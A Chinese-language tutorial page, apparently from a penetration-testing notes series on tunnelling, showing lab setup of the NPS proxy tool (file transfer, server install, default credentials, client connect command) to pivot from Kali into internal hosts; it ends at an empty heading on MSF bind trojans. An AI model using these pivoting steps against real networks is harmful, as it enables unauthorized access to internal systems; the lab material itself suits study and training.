隧道代理
01-隧道搭建
02-MSF隧道
03-NPS隧道
04-FRP隧道
05-SSH隧道
06-ICMP隧道
07-NEO隧道
-
+
03-NPS隧道
浏览
1
# NPS隧道 ## 概述 NPS 是一款轻量级、高性能、功能强大的内网穿透代理服务器。 GitHub地址:https://github.com/ehang-io/nps 目前支持 tcp、udp 流量转发,可支持任何 tcp、udp 上层协议(访问内网网站、本地支付接口调试、ssh 访问、远程桌面,内网 dns 解析等等……),此外还支持内网 http 代理、内网 socks5 代理、p2p 等,并带有功能强大的 Web 管理端。 NPS分为客户端(npc)与服务端(nps): - 服务端通常部署在具有公网 IP的服务器,负责**接收并转发请求**; - 客户端部署在需要被访问的内网机器上,它**主动向外发起连接**,是内网服务的实际代理。 ## 隧道搭建  kali作为nps的服务端,外网服务器作为NPS的客户端。 ```bash #1. 将物理机中的npc客户端上传给外网服务器,nps服务端上传给kali python -m http.server #1.1 kali http://192.168.88.1:8000/linux_amd64_server.tar.gz #1.2 外网服务器 wget http://192.168.88.1:8000/linux_amd64_client.tar.gz #2. 服务端搭建 #2.1 解压.gz压缩包 tar -zxvf linux_amd64_server.tar.gz #2.2 安装 ./nps install #2.3 启动服务 ./nps start #2.4 根据nps的配置文件,端口为8080,账号与密码分别是admin、123 vim ./conf/nps.conf #3. 隧道搭建 #在kali中访问8080登录NPS的服务端,创建新的客户端。 #4. 外网服务器上线 #4.1 对客户端的压缩包解压 tar -zxcf ./linux_amd64_client.tar.gz #4.2 解压之后,执行服务端中新增加的客户命令 ./npc -server=192.168.88.104:8024 -vkey=suf633pu7jgx7q0v -type=tcp #5. 使用浏览器访问kali中的8080端口,基于新的客户端,创建隧道。 #隧道创建中,服务端指的是kali机器的端口,目标地址可以填写内网服务器地址加目标端口 ```    ## MSF正向木马 